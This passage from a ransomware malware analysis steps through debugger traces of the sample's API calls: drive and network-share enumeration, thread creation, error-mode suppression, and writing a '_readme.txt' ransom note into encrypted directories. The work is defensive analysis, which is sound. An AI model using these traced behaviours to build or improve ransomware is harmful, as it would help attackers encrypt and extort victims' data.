


```
0016BABB   6A 00                  push 0
0016BABD   56                     push esi
EIP 0016BABE   FF 15 70 C3 21 00   call dword ptr ds:[<&ShowWindow>]

dword ptr [0021C370 <wininet_dump.&ShowWindow>]=<user32.ShowWindow>

.text:0016BABE wininet_dump.exe:$1BABE #1BABE

x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00B003D4
2: [esp+4] 00000000
3: [esp+8] 00AFE578 &L"D837D43047E4C"
4: [esp+C] 0016B34B wininet_dump.0016B34B

00AFE508 00B003D4
00AFE50C 00000000
```

Figure 98

We need to analyze the window procedure defined in figure 96 (sub_16BAE0).

The malware uses the ntdllDefWindowProcW API in order to call the default window procedure whenever a particular message needs to be processed (0x24 = **WM_GETMINMAXINFO**, 0x81 = **WM_NCCREATE**, 0x83 = **WM_NCCALCSIZE** and 0x1 = **WM_CREATE**):



```
0016BBB0  FF 75 14         push dword ptr ss:[ebp+14]
0016BBB3  FF 75 10         push dword ptr ss:[ebp+10]
0016BBB6  51               push ecx
0016BBB7  FF 75 08         push dword ptr ss:[ebp+8]
0016BBBA  FF 15 58 C3 21 00  call dword ptr ds:[<&NtdllDefWindowProc_W>]
dword ptr [0021C358 <wininet_dump.&NtdllDefWindowProc_W>]=<ntdll.NtdllDefWindowProc_W>
.text:0016BBBA wininet_dump.exe:$1BBBA #1BBBA

Default (stdcall)
1: [esp] 00B003D4
2: [esp+4] 00000024
3: [esp+8] 00000000
4: [esp+C] 00AFE0A4

00AFD508 00B003D4
00AFD50C 00000024
00AFD510 00000000
00AFD514 00AFE0A4
```


```
0016BBBA  FF 15 58 C3 21 00  call dword ptr ds:[<&NtdllDefWindowProc_W>]
dword ptr [0021C358 <wininet_dump.&NtdllDefWindowProc_W>]=<ntdll.NtdllDefWindowProc_W>
.text:0016BBBA wininet_dump.exe:$1BBBA #1BBBA

1: [esp] 00B003D4
2: [esp+4] 00000081
3: [esp+8] 00000000
4: [esp+C] 00AFE098

00AFD4E0 00B003D4
00AFD4E4 00000081
00AFD4E8 00000000
00AFD4EC 00AFE098
```

```
0016BBBA  FF 15 58 C3 21 00  call dword ptr ds:[<&NtdllDefWindowProc_W>]
dword ptr [0021C358 <wininet_dump.&NtdllDefWindowProc_W>]=<ntdll.NtdllDefWindowProc_W>
.text:0016BBBA wininet_dump.exe:$1BBBA #1BBBA

1: [esp] 00B003D4
2: [esp+4] 00000083
3: [esp+8] 00000000
4: [esp+C] 00AFE084

00AFD4E0 00B003D4
00AFD4E4 00000083
00AFD4E8 00000000
00AFD4EC 00AFE084
```

```
0016BBBA  FF 15 58 C3 21 00  call dword ptr ds:[<&NtdllDefWindowProc_W>]
dword ptr [0021C358 <wininet_dump.&NtdllDefWindowProc_W>]=<ntdll.NtdllDefWindowProc_W>
.text:0016BBBA wininet_dump.exe:$1BBBA #1BBBA

1: [esp] 00B003D4
2: [esp+4] 00000001
3: [esp+8] 00000000
4: [esp+C] 00AFE098

00AFD4E0 00B003D4
00AFD4E4 00000001
00AFD4E8 00000000
00AFD4EC 00AFE098
```

Figure 99


GetLogicalDrives is used to retrieve a bitmask that represents the available disk drives:



```
00160A75  FF 15 60 C1 21 00  call dword ptr ds:[<&GetLogicalDrives>]
```

Figure 100


The ransomware forces the system not to display the critical-error message box and sending these errors to the calling process (0x1 = **SEM_FAILCRITICALERRORS**):



```
00160AE0  6A 01              push 1
00160AE2  FF 15 E4 C1 21 00  call dword ptr ds:[<&SetErrorMode>]
dword ptr [0021C1E4 <wininet_dump.&SetErrorMode>]=<kernel32.SetErrorMode>
.text:00160AE2 wininet_dump.exe:$10AE2 #10AE2

Default (stdcall)
1: [esp] 00000001
2: [esp+4] 02D12D68
3: [esp+8] 00AFE578
4: [esp+C] 02CD4B10 &"ntuser.dat|ntuser.dat.LOG

00AFE4AC 00000001
```

Figure 101

The file extracts the type of the drives by calling the GetDriveTypeA API and compares it with 2 (**DRIVE_REMOVABLE**), 3 (**DRIVE_FIXED**), 4 (**DRIVE_REMOTE**) and 6 (**DRIVE_RAMDISK**):




```
00160B1A  50                 push eax                                  eax:"C:
00160B1B  FF 15 A8 C0 21 00  call dword ptr ds:[<&GetDriveTypeA>]
dword ptr [0021C0A8 <wininet_dump.&GetDriveTypeA>]=<kernel32.GetDriveTypeA>
.text:00160B1B wininet_dump.exe:$10B1B #10B1B

Default (stdcall)
1: [esp] 00AFE4D0 "C:\\"
2: [esp+4] 02D12D68
3: [esp+8] 00AFE578
4: [esp+C] 02CD4B10 &"ntuser.dat|ntuser.dat.LOG

00AFE4AC 00AFE4D0 "C:\\"
```

```
.text:00160B1B call    ds:GetDriveTypeA
.text:00160B21 cmp     eax, 2
.text:00160B24 jb      short loc_160B8B

.text:00160B26 cmp     eax, 4
.text:00160B29 jbe     short loc_160B30

.text:00160B2B cmp     eax, 6
.text:00160B2E jnz     short loc_160B8B
```


Figure 102

Two new threads are created using the CreateThread function:



```
0016FA16   56                  push esi
0016FA17   6A 00               push 0
0016FA19   FF 75 08            push dword ptr ss:[ebp+8]
0016FA1C   68 30 F1 16 00      push wininet_dump.16F130
0016FA21   6A 00               push 0
0016FA23   6A 00               push 0
0016FA25   FF 15 74 C1 21 00   call dword ptr ds:[<&CreateThread>]

dword ptr [0021C174 <wininet_dump.&CreateThread>]=<kernel32.CreateThread>

.text:0016FA25 wininet_dump.exe:$1FA25 #1FA25

Address  Hex                                              ASCII
0024FED4 20 00 00 00 26 23 31 36 30 38 00 00 2F 00 00 00 ....&#160;../...
0024FEE4 5C 2F 00 00 45 72 72 6F 72 20 65 6E 63 72 79 70 \/..Error encryp

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 0016F130 wininet_dump.0016F130
4: [esp+C] 02CFCBC0

00AFE4F0 00000000
00AFE4F4 00000000
00AFE4F8 0016F130 wininet_dump.0016F130
00AFE4FC 02CFCBC0
00AFE500 00000000
00AFE504 02D2E6D8
```


Figure 103



```
0016FDC3   68 30 92 27 00      push wininet_dump.279230
0016FDC8   6A 00               push 0
0016FDCA   FF 75 08            push dword ptr ss:[ebp+8]
0016FDCD   68 80 FD 16 00      push wininet_dump.16FD80
0016FDD2   6A 00               push 0
0016FDD4   6A 00               push 0
0016FDD6   FF 15 74 C1 21 00   call dword ptr ds:[<&CreateThread>]

dword ptr [0021C174 <wininet_dump.&CreateThread>]=<kernel32.CreateThread>

.text:0016FDD6 wininet_dump.exe:$1FDD6 #1FDD6

Address  Hex                                              ASCII
00279238 D4 03 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 Ô.°.............
00279248 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 0016FD80 wininet_dump.0016FD80
4: [esp+C] 00279238 wininet_dump.00279238

00AFE4F4 00000000
00AFE4F8 00000000
00AFE4FC 0016FD80 wininet_dump.0016FD80
00AFE500 00279238 wininet_dump.00279238
00AFE504 00000000
00AFE508 00279230 wininet_dump.00279230
```

Figure 104

The file retrieves a message from the message queue by calling the GetMessageW routine, translates virtual-key messages into character messages using TranslateMessage, and finally dispatches a message to a window procedure using DispatchMessageW:




```
0016B4AC   6A 00               push 0
0016B4AE   6A 00               push 0
0016B4B0   6A 00               push 0
0016B4B2   50                  push eax
0016B4B3   FF D6               call esi                                  esi:Get

esi=<user32.GetMessageW> (75D0B240)

.text:0016B4B3 wininet_dump.exe:$1B4B3 #1B4B3

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 00AFE690
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

00AFE508 00AFE690
00AFE50C 00000000
00AFE510 00000000
00AFE514 00000000
```

Figure 105

Thread activity – sub_16FD80


The malware enumerates all resources on the network via a function call to WNetOpenEnumW (0x2 = **RESOURCE_GLOBALNET**):



```
00160C00   50                      push eax
00160C01   51                      push ecx
00160C02   6A 00                   push 0
00160C04   6A 00                   push 0
00160C06   6A 02                   push 2
00160C08   8B F2                   mov esi,edx
00160C0A   C7 44 24 28 FF FF FF FF mov dword ptr ss:[esp+28],FFFFFFFF
00160C12   FF 15 C8 C2 21 00       call dword ptr ds:[<&WNetOpenEnumW>]

dword ptr [0021C2C8 <wininet_dump.&WNetOpenEnumW>]=<mpr.WNetOpenEnumW>

.text:00160C12 wininet_dump.exe:$10C12 #10C12

Address  Hex                                              ASCII
057AF738 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)
1: [esp] 00000002
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

057AF70C 00000002
057AF710 00000000
057AF714 00000000
057AF718 00000000
057AF71C 057AF738
```

Figure 106

WNetEnumResourceW is utilized to further enumerate the network resources:



```
00160C58   50                 push eax
00160C59   53                 push ebx
00160C5A   8D 44 24 1C        lea eax,dword ptr ss:[esp+1C]
00160C5E   50                 push eax
00160C5F   FF 74 24 24        push dword ptr ss:[esp+24]
00160C63   FF 15 CC C2 21 00  call dword ptr ds:[<&WNetEnumResourceW>]

dword ptr [0021C2CC <wininet_dump.&WNetEnumResourceW>]=<mpr.WNetEnumResourceW>

.text:00160C63 wininet_dump.exe:$10C63 #10C63
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 02CD7020
2: [esp+4] 057AF734
3: [esp+8] 02D55578
4: [esp+C] 057AF730
```

```
Address   Hex                                              ASCII
02D55578  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
02D55588  00 00 00 00 4C 95 D5 02 00 00 00 00 20 95 D5 02  ....L.Õ..... .Õ.
02D55598  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
02D555A8  00 00 00 00 E8 94 D5 02 00 00 00 00 B0 94 D5 02  ....è.Õ.....°.Õ.
02D555B8  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
02D555C8  00 00 00 00 7C 94 D5 02 00 00 00 00 48 94 D5 02  ....|.Õ.....H.Õ.
02D555D8  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
02D555E8  00 00 00 00 22 94 D5 02 00 00 00 00 FC 93 D5 02  ....".Õ.....ü.Õ.
```

```
057AF710  02CD7020
057AF714  057AF734
057AF718  02D55578
057AF71C  057AF730
```

Figure 107

The message **DBT_DEVICEREMOVECOMPLETE** (“A device or piece of media has been removed”) is sent to the window created earlier, and its procedure will handle it:




```
0016FD95   6A 00              push 0
0016FD97   6A 00              push 0
0016FD99   68 04 80 00 00     push 8004
0016FD9E   FF 36              push dword ptr ds:[esi]
0016FDA0   C6 46 04 00        mov byte ptr ds:[esi+4],0
0016FDA4   FF 15 84 C3 21 00  call dword ptr ds:[<&SendMessageW>]

dword ptr [0021C384 <wininet_dump.&SendMessageW>]=<user32.SendMessageW>

.text:0016FDA4 wininet_dump.exe:$1FDA4 #1FDA4
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 00B003D4
2: [esp+4] 00008004
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
057AF7CC  00B003D4
057AF7D0  00008004
057AF7D4  00000000
057AF7D8  00000000
```

Figure 108

When the window procedure receives the message, it calls the GetComputerNameW API in order to get the NetBIOS name of the local machine:



```
0016BBF2   50                 push eax
0016BBF3   56                 push esi
0016BBF4   FF 15 5C C1 21 00  call dword ptr ds:[<&GetComputerNameW>]

dword ptr [0021C15C <wininet_dump.&GetComputerNameW>]=<kernel32.GetComputerNameW>

.text:0016BBF4 wininet_dump.exe:$1BBF4 #1BBF4
```


```
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5
1: [esp] 02CE02A0
2: [esp+4] 00AFD974
3: [esp+8] 0016BAE0 wininet_dump.0016BAE0
4: [esp+C] 00B003D4
```

```
00AFD940  02CE02A0
00AFD944  00AFD974
```

Figure 109

Thread activity – sub_16F130

The ransomware creates the ransom note called “_readme.txt” in every directory that it encrypts:



```
0015F100   6A 00              push 0
0015F102   68 80 00 00 00     push 80
0015F107   6A 02              push 2
0015F109   6A 00              push 0
0015F10B   C7 45 FC 00 00 00 00  mov dword ptr ss:[ebp-4],0
0015F112   8D 45 08           lea eax,dword ptr ss:[ebp+8]     [ebp+8]
0015F115   83 7D 1C 08        cmp dword ptr ss:[ebp+1C],8
0015F119   6A 02              push 2
0015F11B   0F 43 45 08        cmovae eax,dword ptr ss:[ebp+8]  [ebp+8]
0015F11F   68 00 00 00 40     push 40000000
0015F124   50                 push eax                         eax:L"C
0015F125   FF 15 DC C0 21 00  call dword ptr ds:[<&CreateFileW>]

dword ptr [0021C0DC <wininet_dump.&CreateFileW>]=<kernel32.CreateFileW>

.text:0015F125 wininet_dump.exe:$F125 #F125
```


```
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 02D5E2D8 L"C:\\_readme.txt"
2: [esp+4] 40000000
3: [esp+8] 00000002
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
02D56DA0  20 00 75 00 73 00 3A 00 0D 00 0A 00 73 00 75 00   .u.s.:.....s.u.
02D56DB0  70 00 70 00 6F 00 72 00 74 00 68 00 65 00 6C 00  p.p.o.r.t.h.e.l.
02D56DC0  70 00 40 00 61 00 69 00 72 00 6D 00 61 00 69 00  p.@.a.i.r.m.a.i.
```

```
056AFA90  02D5E2D8  L"C:\\_readme.txt"
056AFA94  40000000
056AFA98  00000002
056AFA9C  00000000
056AFAA0  00000002
056AFAA4  00000080
056AFAA8  00000000
```

Figure 110

The ransom note is populated by calling the WriteFile function, as shown in figure 111:



```
0015F19E  50                 push eax
0015F19F  56                 push esi
0015F1A0  57                 push edi
0015F1A1  FF 15 A4 C0 21 00  call dword ptr ds:[<&WriteFile>]
dword ptr [0021C0A4 <wininet_dump.&WriteFile>]=<kernel32.WriteFile>

.text:0015F1A1 wininet_dump.exe:$F1A1 #F1A1
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 000005A0
2: [esp+4] 02D5FC38
3: [esp+8] 00000456
4: [esp+C] 056AFAD0 &L"C:\\_readme.txt"
```

